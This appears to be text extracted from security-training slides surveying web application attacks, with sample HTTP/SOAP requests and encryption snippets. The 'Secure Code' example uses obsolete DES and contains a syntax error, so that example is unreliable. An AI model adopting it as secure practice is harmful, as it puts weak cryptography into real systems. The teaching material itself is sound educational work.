
Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the **unauthorized information**



## Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie


# How Cookie Poisoning Works



# Session Fixation Attack



- In a session fixation attack, the attacker tricks the user to access a genuine web server using an **explicit session ID** value
- Attacker assumes the identity of the victim and exploits his **credentials** at the server



# CAPTCHA Attacks

01

CAPTCHA is used to **prevent automated software** from performing actions that degrade the quality of service of a given system

02

It aims to ensure that the users of applications are human and ultimately aid in **preventing unauthorized access and abuse**

03

However, attacker can **compromise the security** of the web application by exploiting vulnerabilities existed in CAPTCHA

## Type of CAPTCHA Attacks

Breaching client-side trust



Manipulating server-side implementation



Attacking the CAPTCHA image



# Insufficient **Transport Layer** Protection



## Supports Weak Algorithm

Insufficient transport layer protection supports weak algorithms, and uses **expired** or **invalid certificates**



## Launch Attacks



Underprivileged SSL setup can also help the attacker to launch phishing and **MITM attacks**

## Exposes Data

This vulnerability exposes user's data to **untrusted third parties** and can lead to account theft



# Improper Error Handling



## Information Gathered

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- Improper error handling **gives insight into source code** such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker **identifies vulnerabilities** for launching various web application attacks



# Insecure Cryptographic Storage

Insecure cryptographic storage refers to when an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database

This flaw allows an attacker to **steal or modify weakly protected data** such as credit cards numbers, SSNs, and other authentication credentials

## Vulnerable Code

```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a","z");  
    plainText = plainText.replace("b","y");  
    -----  
    return Base64Encoder.encode(plainText); }
```



## Secure Code

```
public String encrypt(String plainText) {  
    DESKeySpec keySpec = new DESKeySpec(encryptKey);  
    SecretKeyFactory factory =  
        new SecretKeyFactory.getInstance("DES");  
    SecretKey key = factory.generateSecret(keySpec);  
    Cipher cipher = Cipher.getInstance("DES");  
    cipher.init(Cipher.ENCRYPT_MODE, key);  
    byte[] utf8text = plainText.getBytes("UTF8");  
    byte[] encryptedText = cipher.doFinal(utf8text);  
    return Base64Encoder.encode(encryptedText); }
```

# Broken Authentication and Session Management



An attacker uses vulnerabilities in the **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users

## Session ID in URLs

```
http://www.juggysshop.com/sale/saleitems=304;jsessionid=120MTOIDPXM00QSABGCKLHCJUN2JV?dest=NewMexico
```

Attacker **sniffs the network traffic** or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes



## Password Exploitation

Attacker gains access to the **web application's password database**. If user passwords are not encrypted, the attacker can exploit every users' password



## Timeout Exploitation


If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit the user's privileges**



# Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass


## Unvalidated Redirect



## Unvalidated Forward




# Web Services Architecture



# Web Services Attack

- Web services evolution and its increasing use in business **offers new attack vectors** in an application framework
- Web services are based on XML protocols such as **Web Services Definition Language (WSDL)** for describing the connection points; **Universal Description, Discovery, and Integration (UDDI)** for the description and discovery of web services; and **Simple Object Access Protocol (SOAP)** for communication between web services which are vulnerable to various web application threats



# Web Services Footprinting Attack



Attackers footprint a web application to get **UDDI information** such as businessEntity, business Service, bindingTemplate, and tModel

## XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg, *;
q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop
xmlns="http://scemas.xmlsoap.org/soap/envel
ope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_ser
vice>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

## XML Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Jan 2014 11:05:34 GMT
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
xmlns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2008/XMLSchema">
<soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false"
xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey="6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843"
businessKey="9112358ad-c12d-1234-d4cd-c8e34e8a0aa6">
<name xml:lang="en-us">Amazon Research Pane</name></serviceInfo>
<serviceInfo serviceKey="25638942-2d33-52f3-5896-c12ca5632abc"
businessKey="adc5c23-abcd-8f52-cd5f-1253adcefc2a">
<name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo>
<serviceInfo serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"
businesskey="28d4acd8-d45c-456a-4562-acde4567d0f5">
<name xml:kang="en">Amazon.com Web Services</name></serviceInfo>
<serviceInfo serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"
businessKey="45235896-256a-123a-c456-add55a456f12">
<name xml:lang="en">AmazonBookPrice</name></serviceInfo>
<serviceInfo serviceKey="9acc45ad-45cc-4d5c-1234-888cd4562893"
businessKey="aa45238d-cd55-4d22-8d5d-a55a4c43ad5c">
<name
xml:lang="en">AmazonBookPrice</name></serviceInfo>
</serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

# Web Services XML Poisoning

1

Attackers **insert malicious XML codes** in SOAP requests to perform XML node manipulation or XML schema poisoning in order to **generate errors in XML parsing logic** and break execution logic

2

Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks

3

XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

## XML Request

```
<CustomerRecord>
  <CustomerNumber>2010</CustomerNumber>
  <FirstName>Jason</FirstName>
  <LastName>Springfield</LastName>
  <Address>Apt 20, 3rd Street</Address>
  <Email>jason@springfield.com</Email>
  <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```




## Poisoned XML Request

